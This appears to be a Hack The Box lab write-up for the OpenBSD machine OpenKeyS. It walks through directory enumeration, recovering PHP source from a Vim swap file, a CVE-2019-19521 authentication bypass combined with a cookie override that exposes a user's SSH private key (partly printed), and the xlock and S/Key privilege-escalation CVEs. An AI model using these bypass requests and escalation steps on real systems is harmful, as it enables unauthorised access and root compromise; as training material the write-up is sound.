OpenKeyS

7th December 2020 / Document No D20.100.101

Prepared By: TRX

Machine Author(s): polar bearer & GibParadox

Difficulty: Medium

Classification: Official

Synopsis

OpenKeyS is a medium difficulty OpenBSD machine that features a web server on port 80. Enumeration of the server using `GoBuster` reveals a `Vim` swap file. This contains the code that the website uses for authentication, and was last edited by a user called `Jennifer`. Analysis of the code reveals the file `check_auth` which uses the OpenBSD authentication framework, and allows web users to login using server credentials. This version of the authentication framework is found to be insecure, and after successful exploitation the login page is bypassed. Due to insecure PHP coding, it is possible to set the username to `Jennifer` through the usage of cookies, and acquire SSH credentials. Enumeration of the server confirms the OS version in use to be `6.6` which is vulnerable to a privilege escalation exploit. Attackers can leverage the file `/usr/X11R6/bin/xlock` to become a member of the `auth` group, after which they can leverage the `S/Key` authentication option to add an entry for the `root` user and escalate their privileges.

Skills Required

- Enumeration
- Knowledge of the PHP Framework

Skills Learned


- Code Auditing
- Exploiting the OpenBSD Authentication Framework
- Exploiting `xlock`
- Exploiting `S/Key` Authentication

Enumeration

Nmap


Let's begin by running an Nmap scan.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.199 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.199
```



```
nmap -p$ports -sC -sV 10.10.10.199

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open  http    OpenBSD httpd
|_http-title: Site doesn't have a title (text/html).
```


The scan reveals that ports 22 (SSH) and 80 (HTTP) are open. It's also revealed that the underlying OS is OpenBSD. Let's check out the website in a browser.



Accessing `http://10.10.10.99` redirects us to `/index.php` and a login page. The title of the page is `OpenKeyS - Retrieve your OpenSSH keys,` which suggests that after a user logs in they can retrieve their SSH keys in order to login to the system. Various attempts to login using default credentials are unsuccessful.

Let's use GoBuster to enumerate directories and files on the web server.


```
gobuster dir -u http://10.10.10.199/ -w /usr/share/wordlists/dirb/common.txt
```



```
gobuster dir -u http://10.10.10.199/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
[+] Url:            http://10.10.10.199/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
Starting gobuster
===============================================================
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/includes (Status: 301)
/index.php (Status: 200)
/index.html (Status: 200)
/js (Status: 301)
/vendor (Status: 301)
```

The reveals various folders, with `/includes` being the most interesting as it might contain files that are used by the web application.


```
curl -X GET http://10.10.10.199/includes
```



```
curl -X GET http://10.10.10.199/includes/
<SNIP>
<h1>Index of /includes/</h1>
<a href="../">../</a>                              23-Jun-2020 08:18                   -
<a href="auth.php">auth.php</a>                    22-Jun-2020 13:24                1373
<a href="auth.php.swp">auth.php.swp</a>            17-Jun-2020 14:57               12288
</SNIP>
```

Enumeration of the folder reveals two interesting files. The file `auth.php.swp` seems to be a `Vim` swap file backed up from `auth.php`. Swap files are created by the `Vim` editor once a crash happens or if the editor exits in an unsafe way, in order to prevent data loss. It's unfortunately a common practice for sysadmins and developers to directly edit web files in the public web directory. This poses a security risk if the edited file is not saved properly, as we will be able to retrieve the file from the web server. Let's download and inspect it.


```
wget http://10.10.10.199/includes/auth.php.swp
```



```
wget http://10.10.10.199/includes/auth.php.swp

http://10.10.10.199/includes/auth.php.swp
HTTP request sent, awaiting response... 200 OK
Saving to: ‘auth.php.swp’
(83.2 KB/s) - ‘auth.php.swp’ saved [12288]
```

The `file` command can be used to identify the file type and some additional file information.


```
file auth.php.swp
```



```
file auth.php.swp
auth.php.swp: Vim swap file, version 8.1, pid 49850, user jennifer,
host openkeys.htb, file /var/www/htdocs/includes/auth.php
```

The file is confirmed to be a Vim swap file. It's also identified that the user who was editing the file before the crash was `Jennifer`. Vim can be used to restore the file to its original state using the `-r` switch.

```
vim -r auth.php.swp
```



```
virm -r auth.php.swp

Using swap file "auth.php.swp"
"/var/www/htdocs/includes/auth.php" [New DIRECTORY]
Recovery completed. You should check if everything is OK.
```


The source code is successfully recovered and can now be read.

```
function authenticate($username, $password)
{
    $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " .
$password);
    system($cmd, $retcode);
    return $retcode;
}
```

```
function is_active_session()
{
    // Session timeout in seconds
    $session_timeout = 300;

    // Start the session
    session_start();

    // Is the user logged in?
    if(isset($_SESSION["logged_in"]))
    {
        // Has the session expired?
        $time = $_SERVER['REQUEST_TIME'];
        if (isset($_SESSION['last_activity']) &&
            ($time - $_SESSION['last_activity']) > $session_timeout)
        {
            close_session();
            return False;
        }
        else
        {
            // Session is active, update last activity time and return True
            $_SESSION['last_activity'] = $time;
            return True;
        }
    }
    else
    {
        return False;
    }
}

function init_session()
{
    $_SESSION["logged_in"] = True;
    $_SESSION["login_time"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["last_activity"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["remote_addr"] = $_SERVER['REMOTE_ADDR'];
    $_SESSION["user_agent"] = $_SERVER['HTTP_USER_AGENT'];
    $_SESSION["username"] = $_REQUEST['username'];
}

function close_session()
{
    session_unset();
    session_destroy();
    session_start();
}


?>
```

The code executes `/auth_helpers/check_auth`, in order to check if the supplied credentials are correct. Let's see if we can download this file from the server.


```
wget http://10.10.10.199/auth_helpers/check_auth
```



```
wget http://10.10.10.199/auth_helpers/check_auth
http://10.10.10.199/auth_helpers/check_auth
Connecting to 10.10.10.199:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12288 (12K) [application/octet-stream]
Saving to: ‘check_auth’

check_auth
100%[=================================================================>]

(87.9 KB/s) - ‘check_auth’ saved [12288/12288]
```

The file is successful and the file is identified as an ELF binary.


```
file check_auth
```



```
file check_auth
check_auth: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /usr/libexec/ld.so, for OpenBSD, not stripped
```

Let's check out the dynamic symbol table, which lists various functions used by the binary.

```
objdump -T check_auth
```




```
objdump -T check_auth

check_auth:     file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000      DF *UND*  0000000000000000 _csu_finish
0000000000000000      DF *UND*  0000000000000000 exit
0000000000000000  w   D  *UND*  0000000000000000 _Jv_RegisterClasses
0000000000000000      DF *UND*  0000000000000000 atexit
0000000000000000      DF *UND*  0000000000000000 auth_userokay
0000000000003058 g    D  .bss   0000000000000000 _end
```

From the listed functions, `auth_userokay` seems interesting. Researching it online, we quickly come upon a manual for OpenBSD's authentication functions. This reveals that the `auth_userokay` function takes a username, an optional style and a password as arguments. After the arguments have been passed, the function replies with a simple `yes/no` to indicate success, or with a `0` to indicate an error.


Researching the exploitability of this function, we come upon a batch of CVEs that affected the authentication framework in OpenBSD versions 6.5 and 6.6. `CVE-2019-19521` seems interesting as it provides a way to bypass authentication by providing `-s challenge` as the username, which tricks the framework into parsing `-s` as a command line option, thereby ignoring the challenge protocol.

Foothold

Let's test this vector on the website with the credentials `-schallenge / random`.



The above combination is successful. However, no SSH keys exist for this user.



OpenSSH key not found for user -schallenge

Recalling the `auth.php` source code, we notice that `$_REQUEST` is used to obtain the username and initialize a session.


```
$_SESSION["username"] = $_REQUEST['username'];
```

The `$_REQUEST` variable is a super global variable that contains the contents of `$_GET`, `$_POST` and `$_COOKIE`. This means that it contains the data from HTTP POST and GET requests as well as any cookies.

The login form uses a `POST` request to handle the login, as seen in the following HTML snippet.

```
<form class="login100-form validate-form flex-sb flex-w" method="POST">
```

From the above we can deduce that authentication is performed on `$_POST['username']` while the session username is taken from `$_REQUEST['username']` instead. This means that we could override the username `-schallenge` and create a session with a different one, if we create a cookie called `username`. Open up Burp Suite and capture the login request.



```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.199/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.10.10.199
DNT: 1
Connection: close
Cookie: PHPSESSID=c3qt4vc1f0g22tl2tmt65j3rrl
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=-schallenge&password=random
```

Modify the above request by adding a second cookie with the contents `username=Jennifer`, the username found earlier in our enumeration.

```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.199/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.10.10.199
DNT: 1
Connection: close
Cookie: PHPSESSID=ikgukqmd7q5oelg59u60211fg; username=jennifer
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

username=-schallenge&password=random
```

After forwarding the request, Jennifer's SSH key is successfully returned.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAo4LwXsnKH6jzcmIKSlePCo/2YWklHnGn5OYeINLm7LqVMDJJnbNx
OI6lTsb9qpn0zhehBS2RCx/i6YNWpmBBPCy6s2CxsYSiRd3S7NftPNKanTTQFKfOpEn7rG
nag+n7Ke+iZ1U/FEw4yNwHrrEI2pklGagQjnZgZUADzxVArjN5RsAPYE5OmpVB7JO8E7DR
PWCfMNZYd7uIFBVRrQKgM/n087fUyEyFZGibq8BRLNNwUYidkJOmgKSFoSOa9+6BOou5oU
qjP7fp0kpsJ/XM1gsDR/75lxegO22PPfz15ZC04APKFlLJo1ZEtozcmBDxdODJ3iTXj8Js

<SNIP>
```

Copy the returned SSH key and paste it in a new file, while also setting the file permissions to `400` so that it can be used by SSH.

```
nano id_rsa
chmod 400 id_rsa
```

We can now SSH into the server as `jennifer`.

```
ssh -i id_rsa jennifer@10.10.10.199
ssh -i id_rsa jennifer@10.10.10.199
OpenBSD 6.6 (GENERIC) #353

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
```


A session is established and the user flag can be found in `/home/jennifer`.

Privilege Escalation

Upon login it's confirmed that the version of OpenBSD is 6.6. The blog we discovered earlier also listed two Privilege Escalation vectors for this version of OpenBSD, which might be worth checking out. The CVEs `CVE-2019-19520` and `CVE-2019-19522` can be used interchangeably, first to escalate to the `auth` group, and then escalate from there to `root`.

CVE-2019-19520

The first vulnerability concerns the `xlock` utility, which has the `SetGroupID` bit set and is owned by the `auth` group.



```
ls -al /usr/X11R6/bin/xlock
-rwxr-sr-x  1 root  auth  3138520 Oct 12  2019 /usr/X11R6/bin/xlock
```

The vulnerability resides in the `dlopen` function used by the `xlock` utility, which does not properly validate the `LIBGL_DRIVERS_PATH` environmental variable. Specifically the function only checks if a binary has `SUID` permissions, while failing to validate `SGID` permissions.


```
if (geteuid() == getuid()) {
  /*don't allow setuid apps to use LIBGL_DRIVERS_PATH */
  libPaths = getenv("LIBGL_DRIVERS_PATH");
}
```

This allows users to set the `LIBGL_DRIVERS_PATH` environmental variable, and since group ID is not validated, spawn a shell with the `auth` group ID inherited from `xlock`.

CVE-2019-19522

The second vulnerability is found in an incorrect authorization mechanism used by `S/Key` and `YubiKey`. Authentication using those two methods is disabled by default. However, if enabled, a local attacker who belongs to the `auth` group can add an `S/Key` or `Yubikey` entry for `root`, and escalate their privileges.

The problem resides in the functions `login_skey` and `login_yubikey`, which do not properly verify the owner of the configuration files in the folders `/etc/skey` and `/var/db/yubikey`.




```
ls -al /etc/
<SNIP>
drwx-wx--T   2 root  auth       512 Jun 24 09:25 skey
</SNIP>

ls -al /var/db/
<SNIP>
drwxrwx---   2 root  auth       512 Oct 12  2019 yubikey
</SNIP>
```

This allows any user in the `auth` group to create a configuration file for the `root` account inside `/etc/skey/`, which can then be used to obtain a `root` shell.

Let's check if any of these authentication options are enabled by reading the file `/etc/login.conf`.

```
cat /etc/login.conf | grep key
```



